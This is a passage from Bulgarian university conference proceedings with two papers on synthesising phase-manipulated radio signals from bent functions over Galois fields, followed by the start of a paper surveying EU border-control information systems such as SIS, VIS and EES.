
Следва да се отбележи специално, че:

- параметрите p и n определят дължината и базата на синтезираните ФМ сигнали

$$(4) \quad B = N = p^n ;$$

- ако параметрите не са въведени съгласно посочените ограничения, програмата изисква тяхното коригиране.

2) На базата на въведения неразложим над $GF(p)$ примитивен полином от n -та степен чрез алгоритъм за подреждане на елементите на крайно алгебрично поле по степените на примитивен елемент се формира експоненциален ред на ненулевите елементи $\alpha^0 = 1, \alpha^1, \dots, \alpha^{n-1}$ на разширеното поле $GF(p^n)$ (тук α е коя да е от нулите на $g(x)$). Посоченият алгоритъм всъщност се свежда до изчисляване на елементите на ЛРП, която се реализира много просто с компютърна система с матричен процесор.



Фиг. 2: Блок-схема на универсалната програма

Накрая пред вече изчислените ненулеви елементи на $GF(p^n)$ се добавя и нулевият елемент

(5)

(6)

(7)

(7)

232

$$\begin{aligned}
f_{0ae,0}(x) &= f_0(x) = x_0x_1, \\
f_{0ae,1}(x) &= f_0(x) + x_0 = x_0x_1 + x_0, \\
f_{0ae,2}(x) &= f_0(x) + 2x_0 = x_0x_1 + 2x_0, \\
f_{0ae,3}(x) &= f_0(x) + x_1 = x_0x_1 + x_1, \\
f_{0ae,4}(x) &= f_0(x) + x_1 + x_0 = x_0x_1 + x_1 + x_0, \\
f_{0ae,5}(x) &= f_0(x) + x_1 + 2x_0 = x_0x_1 + x_1 + 2x_0, \\
f_{0ae,6}(x) &= f_0(x) + 2x_1 = x_0x_1 + 2x_1, \\
f_{0ae,7}(x) &= f_0(x) + 2x_1 + x_0 = x_0x_1 + 2x_1 + x_0, \\
f_{0ae,8}(x) &= f_0(x) + 2x_1 + 2x_0 = x_0x_1 + 2x_1 + 2x_0.
\end{aligned}
\tag{9}$$

След заместване на стойностите (7) в (9) се формират $3^2 = 9$ характеристични последователности $S_{f_{0ae,l}}, l = 0, 1, \dots, 8$ с дължина $N = 3^2 = 9$. От тях по формулата

$$\begin{aligned}
\varsigma_{k,l}(i) &= w^{S_{k,l}(i)}, \quad w = e^{j\frac{2\pi}{3}}, \\
k &= 0, 1, \dots, m-2, l = 0, 1, \dots, n-1, i = 0, 1, \dots, N-1
\end{aligned}
\tag{9}$$

се генерират $3^2 = 9$ ФМ сигнала $\{\varsigma_l(i)\}_{i=0}^8, l = 0, 1, \dots, 8$. Всичко това се илюстрира с табл. 1, където за повече прегледност са показани само първите четири характеристични и ФМ сигнали от (9), а w е примитивен трети корен от единица-та, т.е. $w = e^{j\frac{2\pi}{3}}$.

Таблица 1: Характеристични последователности и ФМ сигнали, генерирани чрез функциите (9)

N_0	$\{x_1, x_0\}$	$S_{f_{0ae,0}}$	$\{\varsigma_0(i)\}_{i=0}^8$	$S_{f_{0ae,1}}$	$\{\varsigma_1(i)\}_{i=0}^8$	$S_{f_{0ae,2}}$	$\{\varsigma_2(i)\}_{i=0}^8$	$S_{f_{0ae,3}}$	$\{\varsigma_3(i)\}_{i=0}^8$
0	{0, 0}	0	1	0	1	0	1	0	1
1	{0, 1}	0	1	1	w	2	w^2	0	1
2	{0, 2}	0	1	2	w^2	1	w	0	1
3	{1, 0}	0	1	0	1	0	1	1	w
4	{1, 1}	1	w	2	w^2	1	w	2	w^2
5	{1, 2}	2	w^2	1	w	2	w^2	0	1
6	{2, 0}	0	1	0	1	0	1	2	w^2
7	{2, 1}	2	w^2	0	1	0	1	1	w
8	{2, 2}	1	w	0	1	0	1	0	1

5) За всеки от генерираните на Стъпка 4 ФМ сигнали се синтезира съответният ФПСЛ и се изчисляват:

- съответният коефициент на загубите;

- линейната сложност n_{ic} .

6) От множеството от бинарни ФМ сигнали, генерирани на Стъпка 4, се изключват всички сигнали, за които коефициентът на загубите превишава $\gamma_{загуб}$ или линейната сложност е по-малка от $n_{ic\ доп}$.

Заклучение

В доклада е обоснован алгоритъм за синтез на периодични ФМ сигнали с дължина $N = p^n$, притежаващи висока структурна сложност, които могат да обработват с ФПСЛ с малък коефициент на загубите. Алгоритъмът е реализиран практически под формата на универсална компютърна програма, работеща в средата на Матлаб. Част от синтезираните с програмата ФМ сигнали и техните параметри са представени в табл. 2 [4].

Таблица 2: *Характеристични последователности на ФМ сигнали с висока структурна сложност, установени с програмата*

$N = 27$	Нелинейна функция $x_0^2 + x_1^2 + x_2^2 + x_1$
Коефициент на загубите = 1,9372; линейна сложност = 25	
1, 2, 1, 2, 2, 1, 1, 2, 1, 2, 2, 0, 1, 1, 0, 1, 2, 1, 0, 0, 2, 2, 1, 1, 1, 0, 0	
$N = 27$	Нелинейна функция $x_0 \cdot x_1 + x_1 \cdot x_2 + x_2 \cdot x_0 + 2x_2$
Коефициент на загубите = 1,8586; линейна сложност = 25	
0, 0, 2, 1, 1, 1, 2, 0, 1, 1, 1, 2, 1, 0, 0, 1, 0, 0, 1, 0, 2, 0, 2, 0, 2, 0, 0	
$N = 27$	Нелинейна функция $x_0 \cdot x_1 \cdot x_2 + x_0 + 2x_1 + 2x_2$
Коефициент на загубите = 1,7636; линейна сложност = 25	
1, 2, 2, 1, 0, 0, 2, 0, 2, 0, 0, 1, 0, 2, 1, 1, 2, 0, 0, 1, 0, 1, 0, 0, 2, 0, 0	

Литература:

- [1] А. А. Агафонов, С. Н. Артюх и др. под ред. В. Г. Радзиевского, „Современная радиоэлектронная борьба. Вопросы методологии“, Радиотехника, Москва, 2006, 424 с.
- [2] А. И. Куприянов, А. В. Сахаров, „Теоретические основы радиоэлектронной борьбы“, Вузовская книга, Москва, 2007, 356 с.
- [3] Н. Н. Токарева, Бент-функции и их обобщения, *Прикладная дискретная математика*, 2009, №2, с. 5 – 17
- [4] Ц. С. Цанков, „Приложения на нелинейните функции за защита на информацията в комуникационните системи“, Университетско издателство „Епископ Константин Преславски“, Шумен, 2018, 202 с.
- [5] C. Carlet, Boolean Functions for Cryptography and Error Correcting Codes, Chapter of the monography “Boolean Models and Methods in Mathematics, Computer Science, and Engineering”, Cambridge University Press, 2010, pp. 257 – 397
- [6] S. Golomb and G. Gong, “Signal design for good correlation”, Cambridge University Press – 2005
- [7] V. P. Ipatov, Total suppression of sidelobes of periodic correlation functions of phase manipulated signals, 1977, *Radio Engineering and Electronic Physics*, vol. 22, № 8, pp. 42 – 47
- [8] V. P. Ipatov, Spread Spectrum and CDMA. Principles and Applications, University of Turku and Saint Petersburg Electrotechnical University, 2005
- [9] T. Neumann, Bent Functions, Diploma Thesis, University of Kaiserslautern, 2006

Ц. С. Цанков, Б. Й. Беджев, П. Х. Янакиев,
**СИНТЕЗ НА ФАЗОВО МАНИПУЛИРАНИ СИГНАЛИ С ВИСОКА
СТРУКТУРНА СЛОЖНОСТ С ДЪЛЖИНА $N=p^n-1$**

Цветослав С. Цанков¹, Борислав Й. Беджев², Пламен Х. Янакиев³

¹ Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, c.cankov@shu.bg

² Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, bedzhev@shu.bg

³ Шуменски университет „Епископ Константин Преславски“, гр. Шумен 9700,
ул. „Университетска“ 115, Факултет по технически науки, p.yanakiev@shu.bg

**SYNTHESIS OF PHASE MANIPULATED SIGNALS WITH
HIGH STRUCTURAL COMPLEXITY AT LENGTH $N=p^n-1$**

Tsvetoslav S. Tsankov, Borislav Y. Bedzhev, Plamen H. Yanakiev

Abstract: In the paper a new algorithm for synthesis of phase manipulated (PM) signals with length $N=p^n-1$, p prime, is suggested. It uses nonlinear functions which map consecutively the elements of the extended Galois field $GF(p^n)$ over some its intermediate subfield $GF(p^m)$ and, after that, over the elements of its simple Galois field $GF(p)$. The algorithm is realized as a universal computer program. As a result, new PM signals with high structural complexity are synthesized, which provide resistance of radio-communication systems in hostile radio-electronic environment.

Key words: algorithm, digital signal processing, radio-electronic resistance


Както е известно [1], [2], [4], [6], [8], сложните сигнали притежават ниска спектрална плътност и псевдо-случайна вътрешна структура. Тези техни свойства ги правят практически невидими за радио-техническото разузнаване (РТР) и изключително трудни за имитация от средствата за радио-електронно подавяне (РЕП). Предвид на фундаменталната роля на сложните сигнали за повишаване шумозащитеността на радио-комуникационните системи (РКС), те са обект на интензивни научни изследвания през последните шестдесет години [6], [8]. Независимо от това, редица проблеми в областта на техния синтез остават неизяснени и до днес, тъй като в най-обща ситуация увеличаването на структурната им сложност води до влошаване на корелационните им свойства [4]. Перспективен метод за преодоляване на това противоречие е използването на несъгласувани филтри, потискащи страничните листа (ФПСЛ) на периодичната автокорелационна функция (ПАКФ) на сложните фазово манипулирани (ФМ) сигнали [7], [8]. При прилагането на този метод обаче следва да се разграничат два основни случая [3], [4], [5], [6].

Първо, когато дължината на ФМ сигналите N е p^n , като тук p е просто число, характеристичният сигнал на ФМ сигнала се формира чрез нелинейна функция, директно съпоставяща на всеки елемент x от $GF(p^n)$ някакъв елемент z от простото алгебрично поле $GF(p)$.

Второ, когато дължината на ФМ сигналите N е $p^n - 1$, характеристикният сигнал на ФМ сигнала се формира чрез непряко изобразяване на елементите x от $GF(p^n)$ в елементите z на простото алгебрично поле $GF(p)$ на два етапа. При това на първия етап чрез някаква равномерна функция $h(x)$ елементите x на $GF(p^n)$ се изобразяват в елементите y на междинното алгебрично поле $GF(p^m)$, като тук m е нетривиален делител на n (т.е. m е делител на n , който е различен от 1 и n). След това на втория етап чрез нелинейна функция $f(y)$ на всеки елемент y от $GF(p^m)$ се съпоставя някакъв елемент z от простото алгебрично поле $GF(p)$. Този случай се пояснява с фиг. 1 и се описва математически с израза

$$(1) \quad z = h(x) * f(y), \quad x \in GF(p^n), \quad y \in GF(p^m), \quad m|n, \quad z \in GF(p),$$

като тук символът „*“ означава композиция (произведение) на функции (изображения).



Фиг. 1: Композиция от равномерна и нелинейна функция, съпоставяща на всеки елемент от $GF(p^n)$ елемент от простото алгебрично поле $GF(p)$

Предвид на тази ситуация в доклада е обоснован алгоритъм за синтез на периодични ФМ сигнали с дължина $N = p^n - 1$, притежаващи висока структурна сложност, които могат да обработват с ФПСЛ с малък коефициент на загубите. Алгоритъмът е реализиран практически под формата на универсална компютърна програма, работеща в средата на Матлаб (фиг. 2) [4].

Работата на програмата може да се опише както следва.

1) В началото на програмата се задават стойности на параметрите p , n , m и d , както и неразложим над $GF(p)$ примитивен полином $g(x)$ от n -та степен.

Параметърът m задава на междинното поле на Галоа $GF(p^m)$ и трябва да бъде собствен делител на n .


На свой ред параметърът d трябва да бъде избран така, че $\beta = \alpha^d$ да бъде примитивен елемент на $GF(p^m)$ (тук α е коя да е нула на полинома $g(x)$, т.е. α е някой от примитивните елементи на $GF(p^n)$). От равенствата

$$(2) \quad \begin{aligned} n &= m \cdot l, \\ p^n - 1 &= (p^m - 1)(p^{m(l-1)} + p^{m(l-2)} + \dots + p^m + 1) \end{aligned}$$

следва, че

$$(3) \quad d = p^{m(l-1)} + p^{m(l-2)} + \dots + p^m + 1,$$

(тъй като при това се осигурява $\beta^{p^m-1} = \alpha^{d(p^m-1)} = \alpha^{p^n-1} = 1$).



Фиг. 2: Блок-схема на универсалната програма

Предвид на изложеното в изследването са използвани следните стойности на параметрите p , n , m и d (табл. 1).

Таблица 1: Изследвани стойности на параметрите p , n , m и d

№	p	n	m	d
1	3	4	2	10
2	3	6	2	91
3	3	6	3	28
4	3	8	2	820
5	3	8	4	82
6	3	10	2	7381
7	3	10	5	242
8	5	4	2	26
9	5	6	2	651
10	5	6	3	126

Следва да се отбележи специално, че:

- параметрите p и n определят дължината и базата на синтезираните ФМ сигнали

$$(4) \quad B = N = p^n - 1;$$

- ако параметрите не са въведени съгласно посочените ограничения, програмата изисква тяхното коригиране.

2) На базата на въведения неразложим над $GF(p)$ примитивен полином от n -та степен чрез подреждане на елементите на крайно алгебрично поле по степените на примитивен елемент се формира експоненциален ред на ненулевите елементи

$$(5) \quad \alpha^0 = 1, \alpha^1, \dots, \alpha^{n-1}$$

на разширеното поле $GF(p^n)$, като тук α е коя да е от нулите на $g(x)$. Посоченият алгоритъм всъщност се свежда до изчисляване на елементите на ЛРП, като се използва структурна схема, която се реализира много просто на компютърна система с матричен процесор.

3) На базата на (5) се изчисляват множествата от стойности на координатите на ненулевите елементи на междинното поле на Галоа $GF(p^m)$

$$(6) \quad x_0 = tr_1^n(\beta_0 \cdot \alpha^i), x_1 = tr_1^n(\beta_1 \cdot \alpha^i), \dots, x_{m-1} = tr_1^n(\beta_{m-1} \cdot \alpha^i).$$

4) Формират се всички афинно нееквивалентни бент-функции, изобразяващи елементите на $GF(p^m)$ в елементите на $GF(p)$ като се използва списък на афинно нееквивалентните бент-функции, публикуван в [5], [9].

5) На базата на всяка бент-функция се генерират по p^m афинно еквивалентни бент-функции.

6) Генерират се последователностите за всяка бент-функция.

7) Формира се множеството от ФМ сигнали, като последователностите се използват като характеристични последователности. Изчисляват се комплексните обвиващи на елементарните импулси на ФМ сигнали.

8) Синтезират се ФПСЛ за всички ФМ сигнали от множеството и се изчислява съответният коефициент на загубите. От това множество от ФМ сигнали се изключват всички сигнали, за които коефициентът на загубите превишава $\gamma_{загуби}$ или линейната сложност е по-малка от $n_{lсдон}$.

Следва дебело да се подчертае, че в най-обща ситуация изчисленията по формули (6) са сложни. Използвани са следните факти, установени при детайлен анализ на свойствата на функцията следа:

- тъй като $\beta^0 = 1$ всъщност $x_0 = tr_1^n(\beta_0, \alpha^i)$ е M -последователност и в качеството на x_0 просто може да се вземе първата координата на елементите (5);

- координатите $x_l = tr_1^n(\beta_l, \alpha^i), l=1, 2, \dots, m-1$ също са M -последователности, които са циклични завъртания на M -последователността x_0 на ld позиции надясно.

Посочените факти позволиха значително ускоряване на изпълнението на универсалната програма, представена на фиг. 2.

Виждат се следните факти:

Първо, при последователното преминаване на аргумента δ на функцията $tr_2^4(\delta)$ през елементите $1 = \beta^0, \beta^1, \beta^2, \dots, \beta^{14}$ на полето $GF(2^4)$ се получава последователността от първия ред на табл. 2.

Таблица 2: Последователност, генерирана чрез функцията следа $tr_2^4(\delta)$

0	1	1	β^{10}	1	0	β^5	β^5	1	β^5	0	β^{10}	β^{10}	β^5	β^{10}
0	1	1	1	1	0	0	0	1	0	0	1	1	0	1
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Следва да се забележи, че множеството

$$(7) \quad P = \{0, 1, \beta^5, \beta^{10}\}$$

представлява подполе на полето $GF(2^4)$. Действително, както и да се събират по аритметичните закони на $GF(2^4)$ (т.е. по модул 2 и по модул $g(y) = y^4 + y + 1$) елементите на множеството P отново се получават елементи на същото множество. Това се вижда от табл. 3 и табл. 4.

Следователно подполето P е изоморфно на полето $GF(2^2)$ при следното съответствие (изоморфизъм) φ между техните елементи

$$(8) \quad 0 \Rightarrow 0, 1 \Rightarrow 1, \beta^5 \Rightarrow \alpha, \beta^{10} \Rightarrow \alpha^2.$$

Не е трудно да се провери, че съответствието (7) удовлетворява законите за изоморфизъм на полета:

$$(9) \quad \varphi(b_1 + b_2) = \varphi(b_1) + \varphi(b_2); \varphi(b_1 b_2) = \varphi(b_1) \varphi(b_2) \quad .$$

Таблица 3: Събиране на елементите на P

+	0	1	β^5	β^{10}
0	0	1	β^5	β^{10}
1	1	0	β^{10}	β^5
β^5	β^5	β^{10}	0	1
β^{10}	β^{10}	β^5	1	0

Таблица 4: Умножение на елементите на P

$\times$	0	1	β^5	β^{10}
0	0	0	0	0
1	0	1	β^5	β^{10}
β^5	0	β^5	β^{10}	1
β^{10}	0	β^{10}	1	β^5


В (9) b_1, b_2 са произволни елементи на подполето P , а $\varphi(b_1), \varphi(b_2)$ са съответстващите им елементи от полето $GF(2^2)$

Второ, в табл. 2 в първия ред са подредени елементите от $GF(2^4)$, а вторият, третият, четвъртият и петият редове представляват техните координати x_0, x_1, x_2, x_3 . При това третият и четвъртият редове са еднакви, а петият ред съдържа само нули. Ето защо четвъртият и петият редове могат да се пренебрегнат.

Трето, в табл. 2 вторият ред всъщност е M -последователността $x_0 = tr_1^4(\alpha^0 \beta^i)$. Аналогично вторият ред всъщност е M -последователността $x_1 = tr_1^4(\alpha^1 \beta^i)$. От (7) обаче се вижда, че $\alpha = \beta^5$, т.е. x_1 е циклично завъртаната на $d = 2^2 + 1 = 5$ позиции надясно M -последователност x_0 .

Заклучение

В доклада е обоснован алгоритъм за синтез на периодични ФМ сигнали с дължина $N = p^n - 1$, притежаващи висока структурна сложност, които могат да работват с ФПСЛ с малък коефициент на загубите. Алгоритъмът е реализиран практически под формата на универсална компютърна програма, работеща в средата на Матлаб. Част от синтезираните с програмата ФМ сигнали и техните параметри са представени на фиг. 3 [4].



Фиг. 3: Абсолютни стойности на типични ПСКФ и ПСКФ за семейство равномерни ФМ сигнали

Литература:

- [1] А. А. Агафонов, С. Н. Артюх и др. под ред. В. Г. Радзиевского, „Современная радиоэлектронная борьба. Вопросы методологии“, Радиотехника, Москва, 2006, 424 с.
- [2] А. И. Куприянов, А. В. Сахаров, „Теоретические основы радиоэлектронной борьбы“, Вузовская книга, Москва, 2007, 356 с.
- [3] Н. Н. Токарева, Бент-функции и их обобщения, *Прикладная дискретная математика*, 2009, №2, с. 5 – 17
- [4] Ц. С. Цанков, „Приложения на нелинейните функции за защита на информацията в комуникационните системи“, Университетско издателство „Епископ Константин Преславски“, Шумен, 2018, 202 с.
- [5] C. Carlet, Boolean Functions for Cryptography and Error Correcting Codes, Chapter of the monography “Boolean Models and Methods in Mathematics, Computer Science, and Engineering”, Cambridge University Press, 2010, pp. 257 – 397
- [6] S. Golomb and G. Gong, “Signal design for good correlation”, Cambridge University Press – 2005
- [7] V. P. Ipatov, Total suppression of sidelobes of periodic correlation functions of phase manipulated signals, 1977, *Radio Engineering and Electronic Physics*, vol. 22, № 8, pp. 42 – 47
- [8] V. P. Ipatov, Spread Spectrum and CDMA. Principles and Applications, University of Turku and Saint Petersburg Electrotechnical University, 2005
- [9] T. Neumann, Bent Functions, Diploma Thesis, University of Kaiserslautern, 2006

Е. М. Пиронкова, Х. А. Христов,

ОПТИМИЗИРАНЕ НА ГРАНИЧНИЯ КОНТРОЛ ЧРЕЗ ВНЕДРЯВАНЕ НА НОВИ ИНФОРМАЦИОННИ СИСТЕМИ

Еминe М. Пиронкова, Христо А. Христов

*Шуменски университет „Епископ Константин Преславски“, Шумен
Факултет по технически науки
e-mail:orhideia1935@abv.bg*

OPTIMIZING BORDER CONTROL BY INTRODUCING NEW INFORMATION SYSTEMS

Emine M. Pironkova, Hristo A. Hristov

*The University of Shumen „Bishop Konstantin Preslavski“, Shumen
The faculty of technical sciences
e-mail:orhideia1935@abv.bg*

Abstract: *There are a number of information systems and databases at EU level which provide the border guards and police officers and other authorities with the necessary information for individuals. Each of the existing information systems in the EU is related to border management and internal security, with its objectives, tasks, legal basis, user groups and institutional context. Together these systems make up a complex database structure.*

Keywords: *Chief Directorate "Border Police" - Ministry of Interior, information systems, EES, Schengen Information System (SIS), Visa Information System (VIS), INTERPOL, EUROPOL*

Въведение

Европейското общество е мобилно. Милиони граждани на Европейския съюз (ЕС) на трети държави ежедневно прекосяват вътрешните и външните граници. През 2015 г. над 50 милиона граждани на държави извън ЕС са посетили Съюза, което се равнява на над 200 милиона преминавания през външните граници на Шенгенското пространство. В тази връзка и поради отсъствието на вътрешни граници в Шенгенското пространство е нужно строго и надеждно управление на движението на лица през външните граници [1].

Изложение

Терористичните нападения в Париж през 2015 г. и в Брюксел през месец март 2016 г. бяха една горчива демонстрация на заплахата, пред която е изправена Европа в областта на вътрешната сигурност. Именно тези две събития изтъкнаха нуждата от цялостно свързване и укрепване на рамките за сътрудничество и информационните инструменти при управлението на границите и сигурността в ЕС [1, 2, 3, 4, 5, 10].

Налице са данни за граждани на ЕС, които са преминали външната граница на Съюза на път към конфликтни зони с цел тероризъм, и които представляват заплаха при завръщането си. Терористите използват маршрутите за незаконна миграция, за да влязат в ЕС, след което се придвижват в Шенгенското пространство, без да бъдат разкрити.

На равнище ЕС има редица информационни системи и бази данни, които предоставят на граничните и полицейските служители и на други органи необходимата информация за лица преминаващи границите. Всяка от съществуващите информационни системи в ЕС, е свързана с управлението на границите и вътрешната сигурност, като всяка една по отделно има свои цели, задачи, правно основание, групи от потребители и институционален контекст. Заедно тези системи съставят една сложна структура от бази данни [10].

Информационните системи, създадени от Европейския съюз са следните:

- ✓ Шенгенската информационна система (ШИС);
- ✓ Визовата информационна система (ВИС);
- ✓ Евродак;
- ✓ Системата за влизане/излизане;
- ✓ база данни на Интерпол за откраднати и изгубени документи за пътуване

(SLTD);

- ✓ системата за предварителна информация за пътниците (API), която събира информация за пътниците преди полети за ЕС;
- ✓ Рамката от Прюм;
- ✓ Европейската информационна система за регистрите за съдимост (ECRIS);
- ✓ Европол;
- ✓ Резервационните данни на пътниците (PNR).

Шенгенска информационна система (ШИС)

Шенгенската информационна система, която сега вече е от второ поколение или ШИС II, осигурява инфраструктурата за управление на информация в подкрепа на граничния контрол и свързаните с него задачи за сигурност при полицейското и съдебното сътрудничество. Участващите държави запазват базата данни със сигнали относно издирвани или изчезнали лица, загубено или откраднатото имущество и забрани за влизане. До системата имат пряк достъп всички полицейски служители и правоприлагащи длъжностни лица и органи, за да извършват своята работа. Когато е необходима допълнителна информация относно сигнали в Шенгенската информационна система информацията се обменя, чрез националната мрежа от бюра Сирене (искане за допълнителна информация от националните звена), създадена във всички държави от Шенген.

ШИС II се е доказала като важен инструмент за откриване на маршрутите на терористите и пътуващите престъпни групи дори в случаите на променена самоличност или подправени документи за самоличност. Държавите членки работят в тясно сътрудничество, за да се възползват напълно от възможностите, предлагани от специална категория сигнали в ШИС II, която позволява проверки от разстояние и явни проверки на физически лица и някои видове вещи [7, 10].

Визова информационна система (ВИС)

С Решение 2017/1908/ЕС на България и Румъния се предоставя достъп за справки в режим само за четене до Визовата информационна система (ВИС) без правото да въвеждат, изменят или заличават данни във ВИС. Една от целите на предоставянето на достъп е да се улеснят националните процедури за кандидатстване за визи в България и Румъния, и да се предотвратят измамите и злоупотребите с шенгенски визи посредством проверка на тяхната валидност и автентичност спрямо съхраняваните във ВИС данни. Другата цел свързана с предоставянето на достъп е да се улеснят двете държави-членки по отношение на граждани на трети държави, притежаващи шенгенски визи [6, 7, 8, 9, 10].

Използването на ВИС за проверки на външните граници и на територията на държавите членки е принос в борбата с измамите със самоличност, и измамите с визи. По отношение на възможностите, които се отнасят за достъп до данните във ВИС за целите на правоприлагането съгласно действащата правна рамка, използването на тези възможности от страна на държавите членки, понастоящем е неравномерно.

В тази връзка част от държавите членки, които оперират с информационната система съобщиха за практически проблеми, срещани от правоприлагащите органи в процедурите за достъп до ВИС, но също така и с достъпът до Евродак за целите на правоприлагането, който все още продължава да бъде много ограничен. Констатиран е пропуск относно способността за проследяване на вторичните движения на незаконните мигранти между държавите членки. Това води до ненадеждност на информацията, предоставяна на вземащите решения лица, както и да затрудни провеждането на предварителни консултации с други държави членки при издаване на виза. [8]

Система за влизане / излизане (EES)

В основата си системата за влизане/излизане (EES) представлява електронен регистър на датата и мястото на влизане и излизане на всеки гражданин на трета страна, на когото е бил разрешен краткосрочен престой. Видно от регламентираното в Кодекса на шенгенските граници гражданите на ЕС и други лица, които се ползват с правото на свободно движение съгласно законодателството на Съюза (например членове на семейството на граждани на ЕС), подлежат на минимална проверка при преминаване на външните граници, както при влизане, така и при излизане, която се състои в проверка на документа за пътуване, за да се установи само личността на лицето.

Към момента тринадесет държави членки на Европейския съюз оперират свои собствени национални системи за влизане/излизане, като събират буквено-цифрови данни за пътниците.

Системата за влизане/излизане е инструмент, който предоставя на Европейския съюз основна информация за граждани на трети страни, които влизат на територията на ЕС или излизат от нея. Тази информация е абсолютно необходима за изработването на устойчиви и разумни политики в областта на миграцията и визите. Системата за влизане/излизане ще позволи да се изчислява срокът на престой на граждани на трети страни, както и да се проверява дали дадено лице е прескрилило разрешения срок, също и при проверки в рамките на Шенгенското пространство.

Макар и още в началото на своето действие, и при тази информационна система се констатираха недостатъци. В конкретен случай, ако дадено лице излезе по законен начин от същата държава членка, през която е влязло, тези системи биха установили пресрочване на разрешения срок на престой. В противният случай тези системи не могат да се използват за установяването на лица, които са пресрочили разрешения срок на престой, тъй като записите за влизане и излизане не могат да се сравнят, когато лицата излизат от Шенгенското пространство през държава, различна от държавата членка, през която са влезли и където е регистрирано това влизане. [2]

База данни на Интерпол за откраднати и изгубени документи за пътуване (SLTD)

Базата данни на Интерпол за откраднати и изгубени документи за пътуване (SLTD) представлява централна база данни за паспорти и други документи за пътуване, за които издаващият орган е докладвал на Интерпол, че са откраднати или изгубени. Документите за пътуване, за които на органите на държавите, участващи в ШИС, е докладвано, че са изгубени или откраднати, се въвеждат в базата данни SLTD и в ШИС.

Базата данни SLTD съдържа и данни за документи за пътуване, включително и въведени от държави, които не участват в ШИС (Ирландия, Хърватия, Кипър и трети държави).

Резервационни данни на пътниците

